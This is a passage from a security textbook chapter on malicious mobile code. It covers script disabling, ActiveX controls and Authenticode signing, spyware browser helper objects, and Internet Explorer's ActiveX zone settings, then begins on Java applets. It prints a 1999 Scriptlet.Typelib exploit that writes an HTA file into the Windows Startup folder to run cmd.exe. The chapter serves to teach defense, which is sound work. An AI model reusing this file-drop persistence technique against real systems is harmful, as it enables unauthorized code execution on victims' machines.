Internet Explorer	Tools ➤ Internet Options ➤ Security ➤ Custom Level ➤ Scripting ➤ Active Scripting ➤ Disable
Netscape/Mozilla	Edit ➤ Preferences ➤ Advanced ➤ Scripts & Plugins ➤ Enable JavaScript
Opera	File ➤ Preferences ➤ Multimedia ➤ Media Types ➤ Enable JavaScript
Safari	Safari ➤ Preferences ➤ Security ➤ Enable JavaScript

Most major browsers support disabling scripts in their configuration options. Sadly, though, disabling scripts is a blunt weapon against XSS attacks. If you disable script support, you'll block XSS attacks, sure enough, but you'll also lose a good deal of functionality, as many Web sites use JavaScript or VBScript to properly display their pages and interact with users. For example, consider the views of the Web site shown in Figure 4.6. I first surfed to *www.google.com* with my default browser settings, which include script support. As you can see, I have the option of making Google my home page. When I disabled scripting, this option wasn't presented to me, as it relies on scripting support. This is but one small example of the functionality that isn't available to browsers that have disabled scripting support.

Figure 4.6. Browsing Google with scripting enabled and disabled.



This option is omitted when Scripting is disabled, so you cannot make Google your home page (which would entail changing your browser configuration).

As browsers evolve, they might give us more granular control over scripting capabilities that we want to disable, much in the way that Netscape/Mozilla allows its users to prevent scripts from accessing cookies. It would be great to have a browser plug-in that examines URLs and site content processed by the browser for common XSS attack signatures; however, no such tools are widely available as of this writing. So, if you choose not to disable scripting support in your browser, be careful clicking on links you receive via e-mail and on those provided by sites you don't fully trust. They could include XSS attack code.

The script-based malicious mobile code that we've examined so far is limited by the functionality built into the browser's scripting engine. However, malicious mobile code isn't limited to diddling with scripts in the browser. Next, we'll look at malicious mobile code that can allow attackers to expand the browser's functionality and to harness and abuse the power of the underlying operating system itself.

ActiveX Controls

JavaScript and VBScript let a Web server send simple scripts to a Web browser. These scripts run inside the browser itself, and are subject to the browser's security model. However, we've just scratched the surface of executable Web content. To get deeper, consider the Microsoft Windows implementation of the Component Object Model (COM), which allows one application to access another application's modules and functionality. For example, COM allows you to copy some cells from an Excel spreadsheet and paste them into Microsoft Word as an embedded, interactive spreadsheet inside a word processing document. Applications can play together using COM in very powerful ways.

An *ActiveX control* is a special COM object that is designed to be downloaded and used within Web pages [9]. ActiveX controls are compiled programs that, once running on a user's computer, can do everything that a regular program can do in Windows: access files and the registry, connect to the network, invoke other programs, and so on. Such capabilities of ActiveX controls by far exceed the capacity of browser scripts to perform useful actions as well as to cause harm. If a nasty browser script acts like a mosquito, an ActiveX control gone wrong is like a charging rhinoceros. In this section we look at several ways in which attackers can misuse the power of ActiveX controls, but first let's see how these mobile programs can be used without malicious intent.

Using ActiveX Controls

Web designers initialize an ActiveX control by including an object tag in the HTML code of the page that will make use of the control. This tag is the Web application's way of saying that it needs to run some specialized executable code on the browser. When Internet Explorer sees this tag, it either invokes a local copy of the control or automatically downloads and installs the ActiveX control if it is not already present on the user's system. Microsoft Windows ships with a bunch of preinstalled ActiveX controls that can be invoked by a Web page. Alternatively, a Web page can send down any additional ActiveX controls it might require to be installed in real time while you are surfing the Web.

Microsoft Agent is one example of a nonmalicious ActiveX control, which Microsoft distributes for free to allow the inclusion of animated and interactive cartoon characters in Web pages. Microsoft Agent characters, such as a bird, a robot, or a genie, can make gestures, move around the screen, and even speak audibly. To activate the agent and put words into its mouth, the site's designer includes the following commands in a Web page to initialize the ActiveX object that implements Microsoft Agent:

```
<object classid="clsid:D45FD31B-5C6E-11D1-9EC1-00C04FD7081F"
    id="Agent" codebase="#VERSION=2,0,0,0">
</object>
```

The classid attribute uniquely identifies the ActiveX control that we want to invoke. The author of the page typically uses the codebase tag to tell the browser where to download the control if it is not already installed. It so happens that Internet Explorer knows how to retrieve Microsoft Agent from Microsoft's Web site all by itself, so I didn't need to supply the full URL in the preceding example. Once loaded, the ActiveX control can be referenced by other components of the page using the name assigned by the id attribute.

ActiveX controls used on the Web can often be manipulated by browser scripts to perform the desired actions. Think of the ActiveX control, which is an executable program, as a musician in a symphony orchestra. The browser scripts coordinate and control the ActiveX control, functioning like the orchestra's conductor. For browser scripts to access an ActiveX control in this manner, its developer has to explicitly designate the control as *safe for scripting*. Windows stores the value for the safe for scripting flag in the registry. That way, the musician will follow the commands of the conductor, rather than just playing the music in a predetermined, hard-coded fashion. The ActiveX control that implements Microsoft Agent software is marked safe for scripting. Therefore, we can command Microsoft Agent characters via scripts in the following manner:

```
<script type="text/javascript">

function RunAgent() {

 Agent.Characters.Load("Peedy","http://agent.microsoft.com//agent2//

                                        chars//peedy//peedy.acf");        <-- a

  myAgent=Agent.Characters("Peedy");

  myAgent.Get("state", "Showing, Speaking");

  myAgent.Get("animation", "Explain");

  myAgent.Show();

  myAgent.Play("Explain");

  myAgent.Speak("Hey, what\'s all this malware racket about?");        <-- b

}

</script>
```


(a)Load and initialize the Peedy character.

(b)Command the agent to speak.

On most of the lines, the first word (myAgent) specifies the instance of the ActiveX object I was controlling. The object's name is followed by the command that I wanted this object to execute (Get, Show, Play, Speak). First, I specified that the user's browser should obtain the animation files needed to invoke the Peedy character, an annoying little cartoon bird. I then commanded my character to

show itself and speak. This RunAgent function, if triggered by the page's onload event, would pop-up my pal Peedy, shown in Figure 4.7. As the author of this script, I didn't need to know how this ActiveX control implements its animation or speech generation functionality—I simply needed to use proper commands to interact with it.

Figure 4.7. Web site designers can control ActiveX components marked "safe for scripting" by using browser scripts embedded in the page.



So that's how a Web site can embed and trigger ActiveX controls. There are two primary ways in which an attacker can misuse ActiveX controls. One option calls for the creation of a malicious ActiveX control that the attacker will try to get installed on the victim's system. If it were malicious, Microsoft Agent could have the functionality to open a back door to your system, or to delete your files. In our musician analogy, a malicious ActiveX control is an evil musician who might attack the symphony concert-goers. Another attack involves using browser scripts to manipulate nonmalicious ActiveX controls. For example, an attacker could use a Microsoft Agent object, which is innately benign, and script it to fly around your screen while spewing curses and insults in your direction. In our musician analogy, in this case, an evil conductor is telling wholesome musicians to do very bad things to the concert-goers. Now, let's focus on how bad guys harness the power of ActiveX for evil purposes.

Malicious ActiveX Controls


So, if a victim surfs to a Web site controlled by an attacker, the bad guy can shoot an ActiveX control in a response from the site. A browser would execute the control, often without giving any indication to the hapless user. Because ActiveX controls can do anything that a standard Windows application can do when running with the permissions of the Web surfing user, an attacker could create an ActiveX control that has the properties of a virus, worm, Trojan horse, Rootkit, or any other type of malware covered in this book. This malware would install itself on the victim's machine, resulting in its complete compromise by the attacker. The primary mechanism that Microsoft designed to protect end-users from such malicious ActiveX controls is known as *Authenticode.* Authenticode is a technique that allows software developers to cryptographically sign programs that they distribute. Authenticode signatures apply to numerous different Microsoft products and capabilities, but they are especially important in the context of ActiveX controls, given the risks of malicious controls.

Cryptographically Signing ActiveX Controls

To sign an ActiveX control, a software developer needs to obtain a digital certificate which identifies the author of the code from a third party, such as VeriSign. With a properly signed ActiveX control, Web users can determine, with some certainty, who wrote the control. Then, if the user trusts the developer, he or she can decide whether to allow it to execute, as well as to establish some

accountability for the control's effects on the workstation. For example, Figure 4.8 shows a warning that Internet Explorer presented to me when I encountered a page that embedded an ActiveX control authored by a company called Tempo Internet. Of course, all of these signatures depend on the user to know whether or not to trust a given software developer when confronted with this type of warning message.

Figure 4.8. A security warning asks the user whether to fully trust the author of the downloaded ActiveX control.



Clicking the Tempo Internet hyperlink presented me with a digital certificate that stated that, according to VeriSign, this control was, indeed, created by Tempo Internet. If I trust Tempo Internet to have full access to all resources of my system, I am expected to click Yes to install the control. This, essentially, is the security model of ActiveX: End users classify the programs as trustworthy based on who authored them. You either fully trust the ActiveX control to have full access to your system's resources or you reject it completely—there is no in-between. ActiveX places a gun to your head. Authenticode tells you whose hand is on the trigger. Neither technology tells you whether there are any bullets in the chamber.

The underlying limitation of this security model was illustrated by Fred McLain in 1997, when he created a demonstratively malicious ActiveX control called Exploder. Note the single character difference from Explorer, Microsoft's main GUI component in Windows. The sole purpose of Exploder (not Explorer) was to shut down the visitor's system 10 seconds after the person's browser loaded the control [10]. McLain obtained a certificate from VeriSign, and signed Exploder with it to add apparent legitimacy to the program. The version of Internet Explorer at the time automatically downloaded and executed any signed ActiveX control by default. In part due to McLain's efforts, the default configuration of Internet Explorer now prompts the user with the message you saw in Figure 4.8 even if the control is signed. Of course, as Exploder demonstrated, the signature only attempts to identify the control's author, and does not vouch for the program's harmlessness.

As you can see in Figure 4.8, Internet Explorer gives you an option of whether to trust the control's author just this once to install the ActiveX control on your computer, or whether to silently trust all ActiveX controls authored by this entity in the future. Unfortunately, even if you agree to install the control just once, it can modify the registry so that all subsequent programs from its author are considered trustworthy, thereby short-circuiting any decisions you might make about this software

developer in the future. An ActiveX control named Lycos Quick Search, written by InfoSpace around 1996, did just that. As one article put it, the control's actions were "akin to inviting a guest over to your house for dinner and having them copy the key to your front door without permission"[11].

You can list the code authors that your browser trusts, and remove those that do not belong, by going to the Tools ➤ Internet Options ➤ Content ➤ Publishers ➤ Trusted Publishers menu in Internet Explorer. Look through this list. Do you trust all of these companies to run any type of program they want on your system? If a company is on this list, your browser thinks you trust them. Because you use your browser to surf the Internet, if your browser trusts them, you do as well, implicitly. Because of this, you might want to remove companies that you don't trust from this list.

Spyware Browser Plug-Ins


Many of the malicious ActiveX controls that we encounter on the Web are browser plug-ins classified as *spyware*. These programs monitor and record the user's Web surfing activities or otherwise hijack the victim's browser. When spyware is installed, an attacker can watch over your shoulder and look at all of your surfing habits. Spyware can be written and distributed using a variety of mechanisms, including standalone executable programs, ActiveX controls, or plug-ins for the majority of browsers in use today. For the attacker, the easiest method of spyware transmission is probably using an ActiveX control to insert a plug-in program into a browser. A plug-in is merely some code that extends the browser's capabilities, and can be loaded by a user or ActiveX control. When acting as a plug-in, spyware loads automatically whenever the browser starts up, and is able to access all data processed by the browser.

Plug-ins written specifically for Internet Explorer are known as *browser helper objects* (BHOs), and are currently the preferred platform for spyware programs due to Internet Explorer's popularity. Not all BHOs are malicious, of course. The Google search bar, for example, is a legitimate BHO that allows Internet Explorer users to search *www.google.com* directly from the browser's window. I also use a download manager that manages files that I download from the Web by plugging itself into Internet Explorer as a BHO. These programs, as far as I know, do not have any hidden functionality, and reside on my system because I elected to install them.

You might encounter malicious BHOs while surfing the Web when, all of a sudden, you are prompted with the security warning that you saw in Figure 4.8. You had no intention of installing any tools while browsing, and yet the site attempts to install some program on your machine. Spyware could also find its way onto your system by coming along with other software that you download, or by exploiting vulnerabilities in your Web browser to sneak past its defenses. Gator and Xupiter are two of many companies accused of producing spyware BHO modules that gather information about the surfing habits of users. For more examples of spyware programs and plug-ins, take a look at *www.cexx.org/adware.htm*.

Once installed, spyware BHOs are difficult to detect and get rid of, because they rarely include a functional uninstall program, and they might even lock the victim out of Internet Explorer's configuration screens. These highly aggressive spyware BHOs sometimes gray out the Internet Explorer menu options needed to remove the malicious software, preventing the user from reconfiguring the browser. Fortunately, a tool called BHODemon, available as a free download from *www.definitivesolutions.com*, provides an easy way of listing installed BHOs, and even lets you disable unwanted ones with a click of a button. Figure 4.9 shows a screenshot of BHODemon, which I launched after installing Go!Zilla software in my lab. Go!Zilla is a popular download manager that is available for free, but comes bundled with programs that are often classified as spyware.

Figure 4.9. BHODemon allows you to list and selectively disable BHOs installed on your system.



Like all ActiveX controls, BHOs possess unique class identifiers, such as those listed in Figure 4.9 in the CLSID column. These identifiers, along with the DLL name, can act as signatures for BHOs—to learn more about a particular BHO that you discover on your system, you can search the Web for its class identifier. Fire up your favorite search engine, look up the CLSID, and see if anyone else is complaining about evil functionality in the given BHO. Also, be sure to take a look at *www.spywareinfo.com/bhos*, where you will find a comprehensive list of many known malicious BHOs and their descriptions. This site correctly identified GOIEHLP.DLL as belonging to Go!Zilla, and clarified that S4BAR.DLL belonged to the search bar that got installed along with Go!Zilla.

We can distinguish between wanted and unwanted BHOs with the help of a search engine and a tool like BHODemon. We can even automate this process with programs such as Ad-aware and Spybot—Search & Destroy, which can automatically recognize and eliminate malicious BHOs and other spyware programs. We examine these utilities in the section "Additional Defenses against Malicious Mobile Code" at the end of this chapter.

Not all ActiveX controls are downloaded in real-time from the Internet. There are numerous nonmalicious ActiveX controls on our Windows boxes even if we did not explicitly install them. Some came with the base operating system, whereas others were included with the software that we added later. Attackers have been known to find and exploit flaws in these controls to perform malicious actions, as we discuss in the following section.

Exploiting Nonmalicious ActiveX Controls

ActiveX controls, just like any software, could possess vulnerabilities that attackers can abuse to gain elevated privileges on our systems. For instance, the security software firm eEye published a security advisory in 2002 that described a buffer overflow condition in Macromedia's ActiveX control used to display Flash animations [12]. A malicious site could execute arbitrary code on the victim's system by supplying the Flash ActiveX control with a specially crafted string instead of the location of the movie to load. Most browsers (and the users sitting behind them) trust the Macromedia Flash ActiveX control. After all, it's used to display flashy graphics from numerous Web sites, and was written and digitally signed by a legitimate software firm, Macromedia. However, with this flaw, an attacker can place a copy of the legitimate Flash ActiveX control on the attacker's own Web site, and include some additional code that will subvert it when it reaches a victim's browser. When the user goes to the attacker's Web site, the properly signed Flash ActiveX control will be downloaded and installed on the victim's browser. The attacker can then exploit the buffer overflow flaw, taking over the victim's machine completely.

Some ActiveX controls installed on the system might be intended for use by local applications, and were not designed to be invoked by remote Web sites. These controls might purposefully contain functionality that allows the invoking application to access the machine's resources, such as the file system or the registry. From time to time, authors of such controls mistakenly designate them as safe for scripting, allowing any Web site to command them, similar to the way I manipulated Peedy in

the "Using ActiveX Controls" section earlier. If you use Windows and Internet Explorer, you likely have a bunch of ActiveX controls already loaded on your system (perhaps including the old version of the Macromedia Flash ActiveX control). If you surf to the wrong Web site, an attacker can send a script to orchestrate these existing controls and subvert them.

In 1999, two powerful ActiveX controls, shipped as part of Microsoft Windows, were discovered to be erroneously marked as safe for scripting. One of these controls was Eyedog, which provides system diagnostics services. Shane Hird reported that Eyedog, along with several other ActiveX controls installed on a typical Windows system, was vulnerable to a buffer overflow attack. In his post on the popular security disclosure mailing list Bugtraq, Hird described ways in which a malicious site could exploit the bug in Eyedog to run any program on the visitor's machine [13]. The control also supported commands that could allow the site to access the computer's registry through the use of browser scripts. Of course, the machine's registry contains the configuration of the operating system, allowing an attacker to reconfigure the system and disable security. Had the control not been designated as safe for scripting, the attacker would not have had the opportunity to take advantage of these vulnerabilities.

The other safe for scripting problem, discovered around the same time, was with the Scriptlet.Typelib control, which software developers can use to generate type libraries for Windows scripts [14]. This built-in ActiveX control can access the local file system, reading and even writing arbitrary files. Georgi Guninski, who revealed this flaw, described a way of exploiting it in his posting to the Bugtraq mailing list [15]. The attacker first needed to load the locally-installed Scriptlet.Typelib control using the following tag in a script:

```
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">

</object>
```

By including these lines in an HTML page, the attacker would specify the class identifier of the Scriptlet.Typelib control (class ID number `06290BD5-48AA-11D2-8432-006008C3FBFC`), asking the browser to load it and assign the instantiated object to the `scr` variable. The attacker would then command the object to create an executable file that would run the program of the attacker's choice:

```
<script>

function RunExploit() {

  scr.Reset();

  scr.Path="C:\\Documents and Settings\\All Users\\Start Menu       <-- a

                                    \\Programs\\Startup\\script.hta";

scr.Doc=" <object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-

      00C04FD58A0B'></object><script>wsh.Run('cmd.exe');<\/script>";        <-- b
```

```
scr.Write();

}

</script>
```

(a)Tell the Scriptlet.Typelib control where to create the file.

(b)Specify the script to be embedded in the new file.

This code first tells Scriptlet.Typelib to create the new file named Script.hta. By placing the file in the Startup directory, the attacker ensures that the program will run next time the user logs in. The Scriptlet.Typelib control is able to create HTML application files, which are identified with the `hta` extension. HTML applications operate like regular Windows programs, but do not need to be compiled. These HTA files are just bundles of HTML tags and browser scripts. The long line that starts with `src.Doc` specifies the contents of the `hta` file that the attacker wants to create; I placed these contents in italic type so that they stand out from the rest of the script. This new file will first invoke the Windows script interpreter (wsh) identified by the `classid` attribute. It would then use the interpreter to run the program of the attacker's choice, which in this case is `cmd.exe`. This exploit demonstrates that having write access to arbitrary locations on the victim's file system is often equivalent to being able to run programs on the affected computer, especially if an attacker can write to a start-up directory.

Had the Eyedog and Scriptlet.Typelib controls not been marked safe for scripting, the bad guys would not have had the ability to command them to access the victim's local resources. Microsoft corrected this problem in a single patch that is available at *www.microsoft.com/technet/security/bulletin/MS99-032.asp*. The patch changed the configuration of the Eyedog control by setting its *kill bit*. The kill bit is a flag, stored in the registry, which can be assigned to any ActiveX control to prevent Internet Explorer from ever loading it. Violà! Problem solved. Of course, the Eyedog control can't be used any more by the browser. Perhaps if it wasn't all that important in the first place, it shouldn't have been built into the system.


Microsoft took a different approach when addressing the Scriptlet.Typelib vulnerability. Instead of completely blocking Internet Explorer's access to the Scriptlet.Typelib control, the patch simply changed its designation so that it was no longer marked safe for scripting. Because this control does not have its kill bit set, the user can tell the browser to allow the execution of this control. The action that Internet Explorer takes when encountering an ActiveX control that is not designated as safe for scripting depends on how the browser is configured. Because of this, the browser's settings become paramount in defending against malicious mobile code, especially ActiveX controls. Next, let's zoom in on these settings to understand the options offered by Internet Explorer to limit this risk.

Defending against ActiveX Threats: Internet Explorer Settings

Recognizing that we might trust some sites more than others, Microsoft provided users with the ability to logically group sites into *security zones* based on their trustworthiness. Most users likely trust some sites, such as their employer's or software vendors' servers, while not trusting other sites, such as evil sites or some unscrupulous advertisers. As you can see in Figure 4.10, security options for each zone can be configured independently in Internet Explorer. These zones are nothing more than lists of Web sites that are glommed together based on their relative trustworthiness. To look at

your security zones, simply run Internet Explorer, select the Tools menu, go to Internet Options, and find the Security tab. When accessing a URL, Internet Explorer determines which of the four security zones the site belongs to and enforces security restrictions appropriate for that zone.

Figure 4.10. Security zones allow us to place different restrictions on sites depending on their trustworthiness.



You can explicitly define which sites you want to place into the Local Intranet, Trusted, and Restricted zones; all other sites will automatically fall into the Internet zone. There's actually one more "hidden" security zone called Local Machine, which is used for applications installed locally; you can configure its settings through the use of the Internet Explorer Administration Kit (IEAK), a separate product available from Microsoft for fine-tuning the configuration of Internet Explorer [16]. Settings for security zones allow for control of more than just ActiveX functionality, but we focus specifically on ActiveX restrictions in this section.

Internet Explorer provides users with the ability to control some aspects of ActiveX execution through the use of five options, which mirror many of the security concerns we discussed throughout this ActiveX section:

- Initialize and script ActiveX controls not marked as safe
- Script ActiveX controls marked safe for scripting
- Run ActiveX controls and plug-ins
- Download signed ActiveX controls

- Download unsigned ActiveX controls

Users can configure each of these options with one of three settings: Disable, Prompt, or Enable. Consider the "Initialize and Script ActiveX Controls Not Marked as Safe" setting, which was so relevant to the Scriptlet.Typelib vulnerability. By installing the relevant patch, we can make sure that this control is no longer marked safe for scripting. Therefore, Scriptlet.Typelib gets marked as potentially being scary when mixed with browser scripts. This proper designation allows us to prevent browser scripts from manipulating the Scriptlet.Typelib control, as long as Internet Explorer's option "Initialize and Script ActiveX Controls Not Marked as Safe" is set to Disable. This way, when you encounter an unsafe control, Internet Explorer will refuse to run it, and present you with an error message as shown in Figure 4.11.

Figure 4.11. Setting Initialize and Script ActiveX Controls Not Marked as Safe to Disable prevents Internet Explorer from activating potentially dangerous ActiveX controls.

Fortunately, Internet Explorer 6, which is the latest release as of this writing, sets this option to Disable by default for the Internet and Local Intranet zones. The default configuration for the Trusted Sites zone sets this option to Prompt, which is acceptable for most situations. The far more restrictive option "Script ActiveX Controls Marked Safe for Scripting" allows you to prevent browser scripts from communicating even with controls designated as safe for scripting. Using our analogy, this setting prevents the browser from letting musicians (ActiveX controls) from getting direction from conductors (browser scripts). If you are paranoid and fear some of the already installed ActiveX controls on your box might have flaws, you can prevent any of them from being scripted with this option. Remember, even paranoid people often have real enemies.

Upping the restrictions even further, you can fully deactivate Internet Explorer's support for ActiveX, by setting the "Run ActiveX Controls and Plug-Ins" option to Disable. This will prevent the browser from running any ActiveX controls, whether they are already installed or not. By default, ActiveX is disabled for sites in the Restricted zone. It is up to you to determine whether functional requirements will allow you to disable ActiveX in the other security zones. You can also set this option to Administrator Approved, in which case the browser will only run controls that are explicitly allowed through the use of IEAK.

The "Download Signed ActiveX Controls" setting was the primary target of the Exploder control. As you might recall, Fred McLain signed this malicious control, which at the time indicated to the browser that it should automatically execute it. Fortunately, Internet Explorer now sets this option to Prompt by default, which is usually a reasonable choice. You can prevent Internet Explorer from downloading new signed controls by setting this option to Disable; you will still be able to run currently installed controls if the "Run ActiveX Controls and Plug-Ins" option is set to Enable.

ActiveX controls that are not signed lack any accountability, because you have absolutely no idea who created them and whether the author is trustworthy. Therefore, it's always a good idea to keep the option "Download Unsigned ActiveX Controls" set to Disable for Internet and Local Intranet zones, as it is defined in the default configuration. Internet Explorer sets this option to Prompt for the Trusted zone, which usually makes sense because the sites that belong to this zone are considered

trustworthy.

Overall, the default settings for Internet Explorer 6 provide reasonable configuration options for users who do not wish to disable ActiveX altogether. The options that we examined allow you to further fine-tune the browser's ActiveX restrictions according to your requirements and risk aversion. You can use Group Policy or IEAK to enforce the settings you desire across the enterprise, if you wish to prevent naïve users from tinkering with these configuration options. That's a good idea, as most users haven't an inkling about what these configuration options do. However, even with this general cluelessness, users often change these settings just out of curiosity or because they were manipulated by a clever social engineer on the phone or via e-mail. Group Policy or IEAK can be used to lock users out of these settings, stopping users from changing them.

Besides ActiveX, another popular platform for mobile code that runs within a Web browser is Java applets. We examine their capabilities and security implications in the following section.

Java Applets

A *Java applet* is a program written in Java that can be embedded in Web pages. Like ActiveX controls, Java applets are relatively lightweight programs designed to be transmitted across the Internet. Java and ActiveX are two competing technology visions for implementing Web applications. Java, spearheaded by Sun, competes directly with ActiveX, championed by Microsoft. Unlike ActiveX controls, which are entirely a Windows-based technology, Java applets can run on numerous operating systems and browsers. Back in the mid-1990s, Sun Microsystems created Java and popularized it, attracting numerous developers into its highly object-oriented, network-centric, and operating-system-agnostic computing model. Java's multiplatform support is courtesy of the JRE, available for various operating systems, including Windows, Linux, Mac OS, and Solaris. As its name suggests, the JRE provides the environment within which all Java programs operate, and has to be installed for a Java program to run on the machine. Most people utilize the JRE built into the popular Web browsers, such as Netscape or Internet Explorer. However, not all JREs live inside of a browser. Other implementations are built into an operating system or on other devices. Heck, Scott McNealy, CEO of Sun Microsystems, used to don a Java-man superhero costume complete with a Java-equipped ring on his finger.

Please note that Java programs are a completely different beast than JavaScript, despite the name similarity that occurred mainly for marketing reasons. Java programs can take the form of full-featured applications running on a user's desktop, as well as the form of back-end components executing on Web and application servers. They can also run on handheld devices, mobile phones, and various other platforms that support some version of the JRE (even JRE-equipped rings of certain CEOs). For this section, we focus specifically on Java applets, which run on user workstations in the confines of a Web browser.

Support for running Java applets within the browser usually comes in the form of a Java plug-in, which Sun distributes as part of the JRE. The Java plug-in acts as a bridge between the browser and Sun's JRE. Until early 2003, Microsoft distributed its own version of the JRE, called Microsoft VM. However, as a result of a gory legal battle with Sun, Microsoft no longer ships Microsoft VM with its products and discourages customers from deploying it. A legal settlement with Sun precludes Microsoft from making any changes to the Microsoft VM, including introducing security updates, after January 2, 2004. Therefore, it is a good idea to migrate to Sun's Java plug-in if you plan to run Java applets in Internet Explorer and are currently using Microsoft VM. Sun's Java plug-in is available as a free download from *http://java.sun.com/products/plugin* .

Using Java Applets

Web site developers use the `applet` tag to reference a Java applet from an HTML page. In the Web page shown here, I invoke a Secure Shell (SSH) client applet, which I retrieved earlier from *http://javassh.org* and placed on my Web server. I can use this nifty SSH client to set up a strongly authenticated and encrypted connection with a server running a secure shell daemon. It's important to note that SSH isn't just a Java thing; numerous SSH implementations are available for securely logging into servers across a network. However, a Java-based SSH client is particularly sweet, given its ability to run on any operating system with a suitable JRE.

```
<html>

<head><title>SSH Applet</title></head>

<body>

<applet archive="jta20.jar"       <-- a

        code="de.mud.jta.Applet"       <-- b

        width=590 height=360>

<param name="config" value="applet.conf">

</applet>

</body>

</html>
```

